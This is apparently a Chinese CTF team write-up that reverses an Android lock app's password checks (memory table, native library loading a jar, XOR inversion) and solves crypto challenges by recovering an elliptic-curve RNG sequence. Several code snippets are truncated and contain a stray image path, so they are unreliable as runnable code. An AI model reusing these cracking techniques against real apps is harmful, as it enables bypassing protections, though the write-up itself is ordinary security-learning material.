[anon:libc_malloc]:C297F3D3 db    0
[anon:libc_malloc]:C297F3D4 dd offset a0110                         ; "0110"
[anon:libc_malloc]:C297F3D8 dd offset unk_C297F3E0
[anon:libc_malloc]:C297F3DC db    0
[anon:libc_malloc]:C297F3DD db    0
[anon:libc_malloc]:C297F3DE db    0
[anon:libc_malloc]:C297F3DF db    0
[anon:libc_malloc]:C297F3E0 unk_C297F3E0 db  69h ; i                ; DATA XREF: [anon:libc_malloc]:C297F3D8↑o
[anon:libc_malloc]:C297F3E1 db    0
[anon:libc_malloc]:C297F3E2 db    0
[anon:libc_malloc]:C297F3E3 db    0
[anon:libc_malloc]:C297F3E4 dd offset a0111                         ; "0111"
[anon:libc_malloc]:C297F3E8 dd offset unk_C297F3F0
[anon:libc_malloc]:C297F3EC db    0
[anon:libc_malloc]:C297F3ED db    0
[anon:libc_malloc]:C297F3EE db    0
[anon:libc_malloc]:C297F3EF db    0
[anon:libc_malloc]:C297F3F0 unk_C297F3F0 db  65h ; e                ; DATA XREF: [anon:libc_malloc]:C297F3E8↑o
[anon:libc_malloc]:C297F3F1 db    0
[anon:libc_malloc]:C297F3F2 db    0
[anon:libc_malloc]:C297F3F3 db    0
[anon:libc_malloc]:C297F3F4 dd offset a10                           ; "10"
[anon:libc_malloc]:C297F3F8 dd offset unk_C297F400
[anon:libc_malloc]:C297F3FC db    0
[anon:libc_malloc]:C297F3FD db    0
[anon:libc_malloc]:C297F3FE db    0
[anon:libc_malloc]:C297F3FF db    0
[anon:libc_malloc]:C297F400 unk_C297F400 db  76h ; v                ; DATA XREF: [anon:libc_malloc]:C297F3F8↑o
[anon:libc_malloc]:C297F401 db    0
[anon:libc_malloc]:C297F402 db    0
[anon:libc_malloc]:C297F403 db    0
[anon:libc_malloc]:C297F404 dd offset a1100                         ; "1100"
[anon:libc_malloc]:C297F408 dd offset unk_C297F410
[anon:libc_malloc]:C297F40C db    0
[anon:libc_malloc]:C297F40D db    0
[anon:libc_malloc]:C297F40E db    0
[anon:libc_malloc]:C297F40F db    0
[anon:libc_malloc]:C297F410 unk_C297F410 db  75h ; u                ; DATA XREF: [anon:libc_malloc]:C297F408↑o
[anon:libc_malloc]:C297F411 db    0
[anon:libc_malloc]:C297F412 db    0
[anon:libc_malloc]:C297F413 db    0
[anon:libc_malloc]:C297F414 dd offset a1101                         ; "1101"
[anon:libc_malloc]:C297F418 dd offset unk_C297F420
[anon:libc_malloc]:C297F41C db    0
[anon:libc_malloc]:C297F41D db    0
[anon:libc_malloc]:C297F41E db    0
[anon:libc_malloc]:C297F41F db    0
[anon:libc_malloc]:C297F420 unk_C297F420 db  73h ; s                ; DATA XREF: [anon:libc_malloc]:C297F418↑o
[anon:libc_malloc]:C297F421 db    0
[anon:libc_malloc]:C297F422 db    0
[anon:libc_malloc]:C297F423 db    0
[anon:libc_malloc]:C297F424 dd offset a111                          ; "111"
[anon:libc_malloc]:C297F428 db    0
[anon:libc_malloc]:C297F429 db    0
[anon:libc_malloc]:C297F42A db    0
[anon:libc_malloc]:C297F42B db    0
[anon:libc_malloc]:C297F42C db    0
[anon:libc_malloc]:C297F42D db    0
[anon:libc_malloc]:C297F42E db    0
[anon:libc_malloc]:C297F42F db    0
[anon:libc_malloc]:C297F430 db    0
```

所以更具这个表和字符串可以拿到密码userv

1101 111 10 00 1100

userv

第三层

程序把输入写入文件"/level2input"，然后加载了一个so，最后通过读"/judge"文件判断密码是否正确

程序没有调用任何so函数，很明显是在so初始化阶段有操作

```
            }
            System.loadLibrary("level2");
            File file2 = new File(LevelTwo.this.getApplicationContext().getFilesDir() + "/judge");
            while (!file2.exists()) {
                try {
```

ida加载这个so，通过要读取的文件"/level2input"这个字符串直接定位

```
__int64 extractLevel2(void)
{
  __int64 v0; // x1
  __int64 v1; // x1
  FILE *v2; // x0
  FILE *v3; // x19
  char v5[1024]; // [xsp+8h] [xbp-C28h] BYREF
  char filename[1024]; // [xsp+408h] [xbp-828h] BYREF
  char name[1024]; // [xsp+808h] [xbp-428h] BYREF
  __int64 v8; // [xsp+C08h] [xbp-28h]

  v8 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( (getPackageName(v5) & 1) == 0 )
    return __android_log_print(4, "SycLock-level2lib", "get current package name failed.\n");
  sub_44D8(name, v0, "/data/data/%s/%s/level2.jar", v5, "component");
  sub_44D8(filename, v1, "/data/data/%s/files/level2input", v5);
  if ( access(name, 0) == -1 )
  {
    __android_log_print(
      4,
      "SycLock-level2lib",
      "level2.jar not found, extracting level2.jar from so self extend data.\n");
    if ( (extract(name) & 1) == 0 )
      return __android_log_print(4, "SycLock-level2lib", "extract level2.jar failed.");
  }
  v2 = fopen(filename, "r");
  if ( !v2 )
    return __android_log_print(4, "SycLock-level2lib", "open %s file failed.\n", filename);
  v3 = v2;
  fgets(byte_8818, 1024, v2);
  fclose(v3);
  return loadLevel2Check(v5);
}
```

最下面的是check函数

```
    __android_log_print(4, "SycLock-level2lib", "got DexClassLoader method success.\n");
    sub_44D8(v41, v16, "/data/data/%s/cache/", a1);
    sub_44D8(v42, v17, "/data/data/%s/%s/level2.jar", a1, "component");
    __android_log_print(4, "SycLock-level2lib", "jar path %s\n", v42);
    __android_log_print(4, "SycLock-level2lib", "dex path %s\n", v41);
    v8 = (*v39)->NewStringUTF(v39, v42);
    v9 = (*v39)->NewStringUTF(v39, v41);
    v10 = _JNIEnv::NewObject(v39, v7, v10, v8, v9, 0LL, v13);
    if ( !v10 )
      goto LABEL_30;
    v18 = v39;
    if ( (*v39)->ExceptionCheck(v39) )
    {
      (*v18)->ExceptionDescribe(v18);
      v19 = *v18;
      v20 = v18;
LABEL_39:
      v19->ExceptionClear(v20);
      goto LABEL_30;
    }
    v11 = (*v39)->GetMethodID(v39, v7, "loadClass", "(Ljava/lang/String;)Ljava/lang/Class;");
    if ( !v11 )
    {
      v38 = 0LL;
      v12 = 0LL;
      goto LABEL_9;
    }
    v21 = v39;
    if ( (*v39)->ExceptionCheck(v39) )
    {
      (*v21)->ExceptionDescribe(v21);
      v19 = *v21;
      v20 = v21;
      goto LABEL_39;
    }
    v22 = v39;
    v23 = (*v39)->NewStringUTF(v39, "com.tool.android.syclock.level2jar.Check");
    v38 = _JNIEnv::CallObjectMethod(v22, v10, v11, v23);
    if ( !v38 )
      goto LABEL_30;
    v24 = v39;
    if ( !(*v39)->ExceptionCheck(v39) )
    {
      __android_log_print(4, "SycLock-level2lib", "Level2 Check Class load success.\n");
      v25 = (*v39)->GetMethodID(v39, v38, "<init>", "(Ljava/lang/String;)V");
      if ( !v25 )
```

通过反射调用一个jar包中的com.tool.android.syclock.level2jar.Check方法

```
aosp:/data/data/com.tool.android.syclock/component # ls
level0.jar  level2.jar
aosp:/data/data/com.tool.android.syclock/component #
```

这个jar包就一个简单的xor

```java
package com.tool.android.syclock.level2jar;

/* loaded from: classes.dex */
class Check {
    static final /* synthetic */ boolean $assertionsDisabled;
    private int[] cmp_arr = {90, 80, 70, 91, 93, 80, 93, 71, 82, 65, 90, 110};
    private String inp;

    static {
        $assertionsDisabled = !Check.class.desiredAssertionStatus();
    }

    public Check(String arg) {
        this.inp = arg;
        if ($assertionsDisabled || this.inp != null) {
            return;
        }
        throw new AssertionError();
    }

    public boolean docheck() {
        if (this.inp.length() != 12) {
            return false;
        }
        int[] inp_arr = new int[12];
        for (int i = 0; i < 12; i++) {
            inp_arr[i] = this.inp.charAt(i);
        }
        for (int i2 = 0; i2 < 12; i2++) {
            inp_arr[i2] = inp_arr[i2] ^ inp_arr[(i2 + 1) % 12];
        }
        for (int j = 1; j < 12; j++) {
            inp_arr[j] = inp_arr[j] ^ inp_arr[j - 1];
        }
        for (int k = 0; k < 12; k++) {
            if (inp_arr[k] != this.cmp_arr[k]) {
                return false;
            }
        }
        return true;
    }
}
```

```python
a = [90, 80, 70, 91, 93, 80, 93, 71, 82, 65, 90, 110]

for i in range(len(a)-1,0,-1):
    a[i]^=a[i-1]
for i in range(len(a)-1,-1,-1):
    a[i]^=a[(i+1)%12]

for i in range(len(a)):
    print(chr(a[i]),end="")

# 4ndroidisfun
```

flag{gooduserv4ndroidisfun}

Crypto

Barter | Solved| Working - J1an

交互时，给一个光滑的n，再用ph算法求e，得到leak_data

```
from Crypto.Util.number import *
from random import *
from Crypto.Util.number import isPrime, sieve_base as primes
def myPrime(bits):
    while True:
        n = 2
        while n.bit_length() < bits:
            n *= choice(primes)
        if isPrime(n + 1):
            return n + 1

print(myPrime(512))
```

已知P，Q，r0，求rlist，根据已知P=114514*Q，将式子变形，得到s，从而得到r

```
p = 58836547289031152641641668761108233140346455328711205590162376160181002854 06
F = GF(p)
a = F(114)
b = F(514)
E = EllipticCurve(F, [a, b])
import itertools
P=E(24181776889473219401017476947331354458592459788552219617833554538756564211 84
Q=E(16104852983623236554878602983757606922134442855643833150623643268638509292 83
r0=50920555924101118476219158701093345090627150442059647242030060086626996278598

from Crypto.Util.number import *
rlist=[]
rlist.append(r0)

R=E.lift_x(r0)
s=int((114514*R)[0])

```


```python

r=int((s*Q)[0])
rlist.append(r)

for i in range(600-2):
    s = int((s * P)[0])
    r = int((s * Q)[0])
    rlist.append(r)

xor = pow(rlist[114], rlist[514], rlist[233]*rlist[223])
Seq =[(0, 0, 0, 0), (0, 0, 0, 1), (0, 0, 1, 0), (0, 0, 1, 1), (0, 1, 0, 0), (0,

enc=49117410831121450387195363112226129982197305653286510973268964143158570503 36
for seq in Seq:
    try:
        add = rlist[55]*(seq[0]*rlist[66] + seq[1]*rlist[77] +seq[2]*rlist[88] +
        pt = (enc-add)^^xor
        flag=long_to_bytes(int(pt))
        if b'SCTF' in flag:
            print(flag)
    except:
        pass
#b'SCTF{Th1s_i5_my_happy_s0ng_I_like_to_5ing_it_@ll_day_1ong}'
```

全频带| Open| Working - J1an

Misc

CHECKIN | SOLVED| Working - scr1pt

明显的decompress压缩data区



Genshin Impact | SOLVED | Working - scr1pt

mqtt传输

1. 一张图片 还没用到——没用。
2. 图片名：BV1DW4y1R7qW
   a. https://www.bilibili.com/video/BV1DW4y1R7qW/
   b. 米游社uid是Rd/xRtmqSdit
3. 字符串，base64表
   a. 3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5

拿到uid：197370563